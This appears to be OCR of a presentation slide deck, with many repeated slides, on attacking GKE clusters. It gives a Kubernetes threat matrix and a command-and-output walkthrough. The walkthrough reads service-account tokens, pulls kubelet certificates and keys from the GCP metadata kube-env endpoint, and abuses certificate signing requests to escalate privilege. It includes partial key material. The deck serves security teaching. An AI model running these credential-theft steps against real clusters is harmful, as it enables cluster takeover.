
GKE

- Admin
- Cluster Admin
- Cluster Viewer
- Developer
- Host Service Agent User
- Viewer

K8S

- RBAC
- Namespaced
  - Roles
  - Rolebindings
    - Users
    - ServiceAccount
    - Groups
- ClusterRoles
- ClusterRoleBindings

AUTHORIZATION



THREAT MATRIX

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	
							Access tiller endpoint	

THREAT MATRIX

» Using cloud credentials

» Exec into container

» Access cloud resources

» List K8s secrets

» Access container SA

» Instance Metadata API

» Impersonate SA

ATTACK SCENARIOS

TARGETS

APP SENSITIVE DATA

Secret

```
apiVersion: v1
kind: Secret
metadata:
  name: sensitive-app-secrets
type: Opaque
data:
    # echo -n "target_password" | base64
    APP_PASSWORD: dGFyZ2V0X3Bhc3N3b3Jk
    # echo -n "target_username" | base64
    APP_USERNAME: dGFyZ2V0X3VzZXJuYW1l
```

Pod

```
apiVersion: v1
kind: Pod
metadata:
  name: sensitive-app
  labels:
    app: target-app
spec:
  containers:
    - env:
        - name: PASSWORD
          valueFrom:
            secretKeyRef:
              name: sensitive-app-secrets
              key: APP_PASSWORD
```

ADMIN SERVICE ACCOUNT

ClusterRole
cluster-admin

ClusterRoleBinding

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: target
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: cluster-admin
subjects:
  - kind: ServiceAccount
    name: target-sa
    namespace: kube-system
```

Pod

```
apiVersion: v1
kind: Pod
metadata:
  name: admin-app
  namespace: kube-system
  labels:
    app: target-app
spec:
  serviceAccountName: target-sa
  containers: ...
```

ServiceAccount

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: target-sa
  namespace: kube-system
```

ATTACK VECTORS

1. POD SHELL ACCESS
2. COMPROMISED GCP CREDENTIALS

1. POD SHELL ACCESS
FIRST STEPS

```
root@hckd# pwd
/

root@hckd# id
uid=0(root) gid=0(root) groups=0(root)

root@hckd# uname
Linux

root@hckd# cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
...
```

1. POD SHELL ACCESS
FIRST STEPS

```
root@hckd# pwd
/

root@hckd# id
uid=0(root) gid=0(root) groups=0(root)

root@hckd# uname
Linux

root@hckd# cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
...
```

1. POD SHELL ACCESS
FIRST STEPS

```
root@hckd# pwd
/

root@hckd# id
uid=0(root) gid=0(root) groups=0(root)

root@hckd# uname
Linux

root@hckd# cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
...
```

1. POD SHELL ACCESS
PREPARE WORKBENCH

```
# Install kubectl
root@hckd# K8S_URL=https://storage.googleapis.com/kubernetes-release...
root@hckd# export PATH=$pwd:$PATH && curl -LO $K8S_URL && chmod 555 kubectl
....
root@hckd# kubectl version
Client Version: version.Info{Major:"1",....

root@hckd# command -v openssl
/usr/bin/openssl

root@hckd# env
  KUBERNETES_SERVICE_PORT_HTTPS=443
  KUBERNETES_PORT_443_TCP=tcp://10.8.0.1:443
  KUBERNETES_PORT_443_TCP_ADDR=10.8.0.1
  KUBERNETES_SERVICE_HOST=10.8.0.1
```

1. POD SHELL ACCESS
PREPARE WORKBENCH

```
# Install kubectl
root@hckd# K8S_URL=https://storage.googleapis.com/kubernetes-release...
root@hckd# export PATH=$pwd:$PATH && curl -LO $K8S_URL && chmod 555 kubectl
....
root@hckd# kubectl version
Client Version: version.Info{Major:"1",....

root@hckd# command -v openssl
/usr/bin/openssl

root@hckd# env
  KUBERNETES_SERVICE_PORT_HTTPS=443
  KUBERNETES_PORT_443_TCP=tcp://10.8.0.1:443
  KUBERNETES_PORT_443_TCP_ADDR=10.8.0.1
  KUBERNETES_SERVICE_HOST=10.8.0.1
```

1. POD SHELL ACCESS
PREPARE WORKBENCH

```
# Install kubectl
root@hckd# K8S_URL=https://storage.googleapis.com/kubernetes-release...
root@hckd# export PATH=$pwd:$PATH && curl -LO $K8S_URL && chmod 555 kubectl
....
root@hckd# kubectl version
Client Version: version.Info{Major:"1",....

root@hckd# command -v openssl
/usr/bin/openssl

root@hckd# env
  KUBERNETES_SERVICE_PORT_HTTPS=443
  KUBERNETES_PORT_443_TCP=tcp://10.8.0.1:443
  KUBERNETES_PORT_443_TCP_ADDR=10.8.0.1
  KUBERNETES_SERVICE_HOST=10.8.0.1
```

1. POD SHELL ACCESS
PREPARE WORKBENCH

```
# Install kubectl
root@hckd# K8S_URL=https://storage.googleapis.com/kubernetes-release...
root@hckd# export PATH=$pwd:$PATH && curl -LO $K8S_URL && chmod 555 kubectl
....
root@hckd# kubectl version
Client Version: version.Info{Major:"1",....

root@hckd# command -v openssl
/usr/bin/openssl

root@hckd# env
  KUBERNETES_SERVICE_PORT_HTTPS=443
  KUBERNETES_PORT_443_TCP=tcp://10.8.0.1:443
  KUBERNETES_PORT_443_TCP_ADDR=10.8.0.1
  KUBERNETES_SERVICE_HOST=10.8.0.1
```

1. POD SHELL ACCESS
PREPARE WORKBENCH

```
# Install kubectl
root@hckd# K8S_URL=https://storage.googleapis.com/kubernetes-release...
root@hckd# export PATH=$pwd:$PATH && curl -LO $K8S_URL && chmod 555 kubectl
....
root@hckd# kubectl version
Client Version: version.Info{Major:"1",....

root@hckd# command -v openssl
/usr/bin/openssl

root@hckd# env
  KUBERNETES_SERVICE_PORT_HTTPS=443
  KUBERNETES_PORT_443_TCP=tcp://10.8.0.1:443
# KUBERNETES_PORT_443_TCP_ADDR=10.8.0.1
  KUBERNETES_SERVICE_HOST=10.8.0.1
```

1. POD SHELL ACCESS
RECON

```
root@hckd:/# ls -a /run/secrets/kubernetes.io/serviceaccount
.  ..   ca.crt   namespace   token

root@hckd:/# cat /run/secrets/kubernetes.io/serviceaccount/ca.crt | base64 -d
-----BEGIN CERTIFICATE-----
MIIELTCCApWgAwIBAgIRALzBzKkr57bIsgkyz+Do3xIwDQYJKoZIhvcNAQELBQAw
....

root@hckd:/# cat /run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6IkZTMEdpZzJTT1Rwc1ByMzJCLUw4U2xjS2VnZnhaVmxPd21Tal9ad
....

root@hacked-pod:/hack# cat  /run/secrets/kubernetes.io/serviceaccount/namespace
default
```

1. POD SHELL ACCESS
RECON

```
root@hckd:/# ls -a /run/secrets/kubernetes.io/serviceaccount
.  ..   ca.crt   namespace   token

root@hckd:/# cat /run/secrets/kubernetes.io/serviceaccount/ca.crt | base64 -d
-----BEGIN CERTIFICATE-----
MIIELTCCApWgAwIBAgIRALzBzKkr57bIsgkyz+Do3xIwDQYJKoZIhvcNAQELBQAw
....

root@hckd:/# cat /run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6IkZTMEdpZzJTT1Rwc1ByMzJCLUw4U2xjS2VnZnhaVmxPd21Tal9ad
....

root@hacked-pod:/hack# cat  /run/secrets/kubernetes.io/serviceaccount/namespace
default
```

1. POD SHELL ACCESS
RECON

```
root@hckd:/# ls -a /run/secrets/kubernetes.io/serviceaccount
.  ..   ca.crt   namespace   token

root@hckd:/# cat /run/secrets/kubernetes.io/serviceaccount/ca.crt | base64 -d
-----BEGIN CERTIFICATE-----
MIIELTCCApWgAwIBAgIRALzBzKkr57bIsgkyz+Do3xIwDQYJKoZIhvcNAQELBQAw
....

root@hckd:/# cat /run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6IkZTMEdpZzJTT1Rwc1ByMzJCLUw4U2xjS2VnZnhaVmxPd21Tal9ad
....

root@hacked-pod:/hack# cat  /run/secrets/kubernetes.io/serviceaccount/namespace
default
```

1. POD SHELL ACCESS
DEFAULT SERVICE ACCOUNT

```
root@hckd:/# TOKEN=`cat /run/secrets/kubernetes.io/serviceaccount/token`
root@hckd:/# CERT=`cat /run/secrets/kubernetes.io/serviceaccount/ca.crt
root@hckd:/# NS=`cat /run/secrets/kubernetes.io/serviceaccount/namespace`
root@hckd:/# alias khack=kubectl                                    \
#             --token=$TOKEN                                        \
#             --certificate-authority= $CERT                        \
#             -n $NS                                                \
#             --server=https://$KUBERNETES_PORT_443_TCP_ADDR  \

root@hckd:/# khack auth can-i get pods
no

root@hckd:/# khack get pods
Error from server (Forbidden): pods is forbidden: User
"system:serviceaccount:default:default" cannot list resource "pods" in
API group "" in the namespace "default"
```

1. POD SHELL ACCESS
DEFAULT SERVICE ACCOUNT

```
root@hckd:/# TOKEN=`cat /run/secrets/kubernetes.io/serviceaccount/token`
root@hckd:/# CERT=`cat /run/secrets/kubernetes.io/serviceaccount/ca.crt
root@hckd:/# NS=`cat /run/secrets/kubernetes.io/serviceaccount/namespace`
root@hckd:/# alias khack=kubectl                                    \
#             --token=$TOKEN                                          \
#             --certificate-authority= $CERT                          \
#             -n $NS                                                  \
#             --server=https://$KUBERNETES_PORT_443_TCP_ADDR  \

root@hckd:/# khack auth can-i get pods
no

root@hckd:/# khack get pods
Error from server (Forbidden): pods is forbidden: User
"system:serviceaccount:default:default" cannot list resource "pods" in
API group "" in the namespace "default"
```

1. POD SHELL ACCESS
DEFAULT SERVICE ACCOUNT

```
root@hckd:/# TOKEN=`cat /run/secrets/kubernetes.io/serviceaccount/token`
root@hckd:/# CERT=`cat /run/secrets/kubernetes.io/serviceaccount/ca.crt
root@hckd:/# NS=`cat /run/secrets/kubernetes.io/serviceaccount/namespace`
root@hckd:/# alias khack=kubectl                                    \
#             --token=$TOKEN                                        \
#             --certificate-authority= $CERT                        \
#             -n $NS                                                \
#             --server=https://$KUBERNETES_PORT_443_TCP_ADDR  \

root@hckd:/# khack auth can-i get pods
no

root@hckd:/# khack get pods
Error from server (Forbidden): pods is forbidden: User
"system:serviceaccount:default:default" cannot list resource "pods" in
API group "" in the namespace "default"
```

1. POD SHELL ACCESS
DEFAULT SERVICE ACCOUNT

```
root@hckd:/# TOKEN=`cat /run/secrets/kubernetes.io/serviceaccount/token`
root@hckd:/# CERT=`cat /run/secrets/kubernetes.io/serviceaccount/ca.crt
root@hckd:/# NS=`cat /run/secrets/kubernetes.io/serviceaccount/namespace`
root@hckd:/# alias khack=kubectl                                    \
#             --token=$TOKEN                                        \
#             --certificate-authority= $CERT                        \
#             -n $NS                                                \
#             --server=https://$KUBERNETES_PORT_443_TCP_ADDR  \

root@hckd:/# khack auth can-i get pods
no

root@hckd:/# khack get pods
Error from server (Forbidden): pods is forbidden: User
"system:serviceaccount:default:default" cannot list resource "pods" in
API group "" in the namespace "default"
```

GCP METADATA API

Internal Metadata API:
* Method: GET
* Url: http://metadata.google.internal/
* Headers:
 - Metadata-Flavor: Google

Kube-env Attribute Endpoint:
-> http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env

```
root@hckd:/# curl -s -H 'Metadata-Flavor: Google' $KUBE_ENV_URL
...
CA_CERT: LS0tLS1CRUdJTiBDRVJUSUZJ...
KUBELET_CERT: LS0tLS1CRUdJTiBDRVJ...
KUBELET_KEY: LS0tLS1CRUdJTiBSU0Eg...
...
```

GCP METADATA API

```
Internal Metadata API:
* Method: GET
* Url: http://metadata.google.internal/
* Headers:
 - Metadata-Flavor: Google

Kube-env Attribute Endpoint:
-> http://metadata.google.internal/computeMetadata/v1/instance/
attributes/kube-env

root@hckd:/# curl -s -H 'Metadata-Flavor: Google' $KUBE_ENV_URL
...
CA_CERT: LS0tLS1CRUdJTiBDRVJUSUZJ...
KUBELET_CERT: LS0tLS1CRUdJTiBDRVJ...
KUBELET_KEY: LS0tLS1CRUdJTiBSU0Eg...
...
```

2. ATTACK VECTOR
GCP CREDENTIALS

List/Describe Nodes

```
> gcloud compute instances list                                                    [22:38:50]
NAME                                     ZONE           MACHINE_TYPE  PREEMPTIBLE  INTERNAL_IP  EXTERNAL_IP    STATUS
gke-cluster-1-default-pool-96359cbb-j16j  us-central1-c  e2-medium                  10.128.0.3   35.226.245.38  RUNNING
```

Get Node Metadata --> Target = kube-env

```
> gcloud compute instances describe gke-cluster-1-default-pool-96359cbb-j16j --zone=us-central1-c --log-http
--format json | jq '.metadata.items[] | select(.key=="kube-env")'
=======================
==== request start ====
uri: https://compute.googleapis.com/batch/compute/v1
method: POST
== headers start ==
b'authorization': --- Token Redacted ---
b'content-length': b'540'
b'content-type': b'multipart/mixed; boundary="==============7819204951130996424=="'
b'user-agent': b'google-cloud-sdk gcloud/360.0.0 command/gcloud.compute.instances.describe invocation-id/c3c0
024d6b749ffa9e8fd773279aa43 environment/None environment-version/None interactive/True from-script/False pyth
n/3.9.7 term/xterm-256color (Macintosh; Intel Mac OS X 21.1.0)'
```

EXPLOIT

EXPLOIT
DECODE CERTIFICATES

CA_CERT

```
> cat kubeenv | grep ^CA_CERT  | awk '{print $2}' | base64 -d
-----BEGIN CERTIFICATE-----
MIIELTCCApWgAwIBAgIRAK+1qM70CPQRXJy+yTQWCSEwDQYJKoZIhvcNAQELBQAw
LzEtMCsGA1UEAxMkMWIyM2QzMmMtMmQzMy00OTMzLTk1MTctZjllOGY2M2MzMTJk
MCAXDTIxMTEyMzIzNDE0N1oYDzIwNTExMTE3MDA0MTQ3WjAvMS0wKwYDVQQDEyQx
YjIzZDMyYy0yZDMzLTQ5MzMtOTUxNy1mOWU4ZjYzYzMxMmQwggGiMA0GCSqGSIb3
DQEBAQUAA4IBjwAwggGKAoIBgQC4gLylexPcM1s7F2uporZPvYmCjF5dWj3T+Bzr
x2lemdqs2zSc2wV03x0YYPo4NEEnRIW5Q2LP4OsCTJpDlD+LCJMVUNlN5HYSw2+M
GkGETIJbwqQsg/0+wzbnqoufzo03dbYuvhKN+EDKKMHSdJPJF4BBYkr/eOtFjqqO
```

KUBELET_CERT (TPM_BOOTSTRAP_CERT)

```
> cat kubeenv | grep ^KUBELET_CERT  | awk '{print $2}' | base64 -d
-----BEGIN CERTIFICATE-----
MIIDoTCCAgmgAwIBAgIQa/uCapurTccRvQ6ivuTLODANBgkqhkiG9w0BAQsFADAv
MS0wKwYDVQQDEyQxYjIzZDMyYy0yZDMzLTQ5MzMtOTUxNy1mOWU4ZjYzYzMxMmQw
HhcNMjExMTI0MDA0MTQ3WhcNMjYxMTIzMDA0MTQ3WjASMRAwDgYDVQQDEwdrdWJl
bGV0MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqX1VRIPuY6JmWBXE
Co9yd+PIIGGv4PQQ1feaT1dNZVKjrJH/IZQucxp0Y4sn9IUwhy+WucloICoS5ILv
bWF3FM3R9/MnfyUvPTZ35lbOwU3+m7mWs+c3N7PNd8X8qyS3pNbCyKc9W9J85KWm
uX+hwz4nyh2ZlfB7K7xKotWh/aGPK5TsUiYa2LDEulkUqcQ7Q15fIbBh0UgAnU1p
```

KUBELET_KEY (TPM_BOOTSTRAP_KEY)

```
> cat kubeenv | grep ^KUBELET_KEY  | awk '{print $2}' | base64 -d
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqX1VRIPuY6JmWBXECo9yd+PIIGGv4PQQ1feaT1dNZVKjrJH/
IZQucxp0Y4sn9IUwhy+WucloICoS5ILvbWF3FM3R9/MnfyUvPTZ35lbOwU3+m7mW
s+c3N7PNd8X8qyS3pNbCyKc9W9J85KWmuX+hwz4nyh2ZlfB7K7xKotWh/aGPK5Ts
UiYa2LDEulkUqcQ7Q15fIbBh0UgAnU1pZee+1sn7wffAN2YV/Hgsu4JLEUmLe5gw
m99OqJ8NOj1oVuOTibjMmzxPWwkk878/QNQftZm/AqOoZt4FfPcb4HPSq2bWp0SB
eXxnRAhANO6OMq2Cf6EXC8+t2Lq2V2RTUxBRKQIDAQABAoIBAAz+2CfducyX6iL8
4EAzCYLZy0F4XATykcvmJUXKGtwW/we/VgGcHAelUqFDTTf5cmQbKQJrx/kXYMV2
```

PREPARE WORKBENCH

```
root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key

root@hckd# alias khack="kubectl \
#                --client-certificate    kubelet.crt             \
#                --client-key            kubelet.key             \
#                --certificate-authority apiserver.crt           \
#                --server https://${KUBERNETES_PORT_443_TCP_ADDR}"
```

PREPARE WORKBENCH

```
root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key

root@hckd# alias khack="kubectl \
#                --client-certificate    kubelet.crt             \
#                --client-key            kubelet.key             \
#                --certificate-authority apiserver.crt           \
#                --server https://${KUBERNETES_PORT_443_TCP_ADDR}"
```

PREPARE WORKBENCH

```
root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key

root@hckd# alias khack="kubectl \
#                --client-certificate    kubelet.crt            \
#                --client-key            kubelet.key            \
#                --certificate-authority apiserver.crt          \
#                --server https://${KUBERNETES_PORT_443_TCP_ADDR}"
```

RECON

```
root@hckd# khack get pods
Error from server (Forbidden): pods is forbidden: User "Kubelet" cannot list resource
 "pods" in API group "" in the namespace "default"

root@hckd# khack auth can-i get pods
no

root@hckd# khack auth can-i get certificatesigningrequests
yes

root@hckd# khack auth can-i create csr
yes
```

RECON

```
root@hckd# khack get pods
Error from server (Forbidden): pods is forbidden: User "Kubelet" cannot list resource
 "pods" in API group "" in the namespace "default"

root@hckd# khack auth can-i get pods
no

root@hckd# khack auth can-i get certificatesigningrequests
yes

root@hckd# khack auth can-i create csr
yes
```

RECON

```
root@hckd# khack get pods
Error from server (Forbidden): pods is forbidden: User "Kubelet" cannot list resource
 "pods" in API group "" in the namespace "default"

root@hckd# khack auth can-i get pods
no

root@hckd# khack auth can-i get certificatesigningrequests
yes

root@hckd# khack auth can-i create csr
yes
```

RECON

```
root@hckd# khack get pods
Error from server (Forbidden): pods is forbidden: User "Kubelet" cannot list resource
 "pods" in API group "" in the namespace "default"

root@hckd# khack auth can-i get pods
no

root@hckd# khack auth can-i get certificatesigningrequests
yes

root@hckd# khack auth can-i create csr
yes
```

RECON

```
root@hckd# khack get pods
Error from server (Forbidden): pods is forbidden: User "Kubelet" cannot list resource
 "pods" in API group "" in the namespace "default"

root@hckd# khack auth can-i get pods
no

root@hckd# khack auth can-i get certificatesigningrequests
yes

root@hckd# khack auth can-i create csr
yes
```

RECON

```
root@hckd# khack get pods
Error from server (Forbidden): pods is forbidden: User "Kubelet" cannot list resource
 "pods" in API group "" in the namespace "default"

root@hckd# khack auth can-i get pods
no

root@hckd# khack auth can-i get certificatesigningrequests
yes

root@hckd# khack auth can-i create csr
yes
```

RECON

```
root@hckd# khack get pods
Error from server (Forbidden): pods is forbidden: User "Kubelet" cannot list resource
 "pods" in API group "" in the namespace "default"

root@hckd# khack auth can-i get pods
no

root@hckd# khack auth can-i get certificatesigningrequests
yes

root@hckd# khack auth can-i create csr
yes
```

BINGO!

LIST CERTIFICATE SIGNING REQUESTS

```
root@hckd# khack get csr
NAME            SIGNERNAME                      REQUESTOR                      CONDITION
node-csr-CW2... kubernetes.io/kube-apiserv... kubelet                        Approved,Issued
csr-rr7rg       kubernetes.io/kubelet-serving system:node:gke-cluster-1-...  Approved,Issued

root@hckd# khack get csr node-csr-CW2... -o yaml
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
....
status:
  certificate: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNWVENDQVQyZ0F3SUJBZ01
  SQVAyanRSY3JidUtEYjVSUGN5eHlsNEV3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVV
  FQXhNa00yVTVNV00yT1RjdE9HWXpPUzAwTkRRMUxXRXpNR1V0WkRrd1lqUTJNV1JtTURVeApNQjR
  YRFRFNE1URXlPVEUzTURNeE0xb1hEVE16TVRFeU9ERTNNRE14TTFvd1ZqRVZNQk1HQTFVRUNoTU1
  jM2x6CmRHVnRPbTV2WkdWek1UMHdPd11EVlFREV6UnplWE4wWlcwNmJtOWtaVHBuYTJVdFkyeDF
    ....
```

LIST CERTIFICATE SIGNING REQUESTS

```
root@hckd# khack get csr
NAME            SIGNERNAME                      REQUESTOR                      CONDITION
node-csr-CW2... kubernetes.io/kube-apiserv... kubelet                        Approved,Issued
csr-rr7rg       kubernetes.io/kubelet-serving system:node:gke-cluster-1-...  Approved,Issued
```

```
root@hckd# khack get csr node-csr-CW2... -o yaml
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
....
status:
  certificate: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNWVENDQVQyZ0F3SUJBZ01
  SQVAyanRSY3JidUtEYjVSUGN5eHlsNEV3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVV
  FQXhNa00yVTVNV00yT1RjdE9HWXpPUzAwTkRRMUxXRXpNR1V0WkRrd1lqUTJNV1JtTURVeApNQjR
  YRFRFNE1URXlPVEUzTURNeE0xb1hEVE16TVRFeU9ERTNNRE14TTFvd1ZqRVZNQk1HQTFVRUNoTU1
  jM2x6CmRHVnRPbTV2WkdWek1UMHdPd11EVlFREV6UnplWE4wWlcwNmJtOWtaVHBuYTJVdFkyeDF
    ....
```

LIST CERTIFICATE SIGNING REQUESTS

```
root@hckd# khack get csr
NAME            SIGNERNAME                      REQUESTOR                      CONDITION
node-csr-CW2... kubernetes.io/kube-apiserv... kubelet                        Approved,Issued
csr-rr7rg       kubernetes.io/kubelet-serving system:node:gke-cluster-1-...  Approved,Issued
```

```
root@hckd# khack get csr node-csr-CW2... -o yaml
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
....
status:
  certificate: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNWVENDQVQyZ0F3SUJBZ01
  SQVAyanRSY3JidUtEYjVSUGN5eHlsNEV3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVV
  FQXhNa00yVTVNV00yT1RjdE9HWXpPUzAwTkRRMUxXRXpNR1V0WkRrd1lqUTJNV1JtTURVeApNQjR
  YRFRFNE1URXlPVEUzTURNeE0xb1hEVE16TVRFeU9ERTNNRE14TTFvd1ZqRVZNQk1HQTFVRUNoTU1
  jM2x6CmRHVnRPbTV2WkdWek1UMHdPd11EVlFREV6UnplWE4wWlcwNmJtOWtaVHBuYTJVdFkyeDF
    ....
```

LIST CERTIFICATE SIGNING REQUESTS

```
  root@hckd# khack get csr
  NAME            SIGNERNAME                      REQUESTOR                      CONDITION
# node-csr-CW2... kubernetes.io/kube-apiserv... kubelet                        Approved,Issued
  csr-rr7rg       kubernetes.io/kubelet-serving system:node:gke-cluster-1-...  Approved,Issued

  root@hckd# khack get csr node-csr-CW2... -o yaml
  apiVersion: certificates.k8s.io/v1beta1
  kind: CertificateSigningRequest
  ....
  status:
    certificate: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNWVENDQVQyZ0F3SUJBZ01
    SQVAyanRSY3JidUtEYjVSUGN5eHlsNEV3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVV
    FQXhNa00yVTVNV00yT1RjdE9HWXpPUzAwTkRRMUxXRXpNR1V0WkRrd11qUTJNV1JtTURVeApNQjR
    YRFRFNE1URXlPVEUzTURNeE0xb1hEVE16TVRFeU9ERTNNRE14TTFvd1ZqRVZNQk1HQTFVRUNoTU1
    jM2x6CmRHVnRPbTV2WkdWek1UMHdPd11EVlFREV6UnplWE4wWlcwNmJtOWtaVHBuYTJVdFkyeDF
      ....
```

LIST CERTIFICATE SIGNING REQUESTS

```
  root@hckd# khack get csr
  NAME            SIGNERNAME                      REQUESTOR                      CONDITION
# node-csr-CW2... kubernetes.io/kube-apiserv... kubelet                        Approved,Issued
  csr-rr7rg       kubernetes.io/kubelet-serving system:node:gke-cluster-1-...  Approved,Issued

  root@hckd# khack get csr node-csr-CW2... -o yaml
  apiVersion: certificates.k8s.io/v1beta1
  kind: CertificateSigningRequest
  ....
  status:
    certificate: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNWVENDQVQyZ0F3SUJBZ01
    SQVAyanRSY3JidUtEYjVSUGN5eHlsNEV3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVV
    FQXhNa00yVTVNV00yT1RjdE9HWXpPUzAwTkRRMUxXRXpNR1V0WkRrd11qUTJNV1JtTURVeApNQjR
    YRFRFNE1URXlPVEUzTURNeE0xb1hEVE16TVRFeU9ERTNNRE14TTFvd1ZqRVZNQk1HQTFVRUNoTU1
    jM2x6CmRHVnRPbTV2WkdWek1UMHdPd11EVlFREV6UnplWE4wWlcwNmJtOWtaVHBuYTJVdFkyeDF
      ....
```

DESCRIBE CSR

```
  root@hckd# khack get csr
  NAME            SIGNERNAME                      REQUESTOR                      CONDITION
# node-csr-CW2... kubernetes.io/kube-apiserv... kubelet                        Approved,Issued
  csr-rr7rg       kubernetes.io/kubelet-serving system:node:gke-cluster-1-...  Approved,Issued

  root@hckd# khack get csr node-csr-CW2... -o yaml
  apiVersion: certificates.k8s.io/v1beta1
  kind: CertificateSigningRequest
  ....
  status:
    certificate: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNWVENDQVQyZ0F3SUJBZ0l
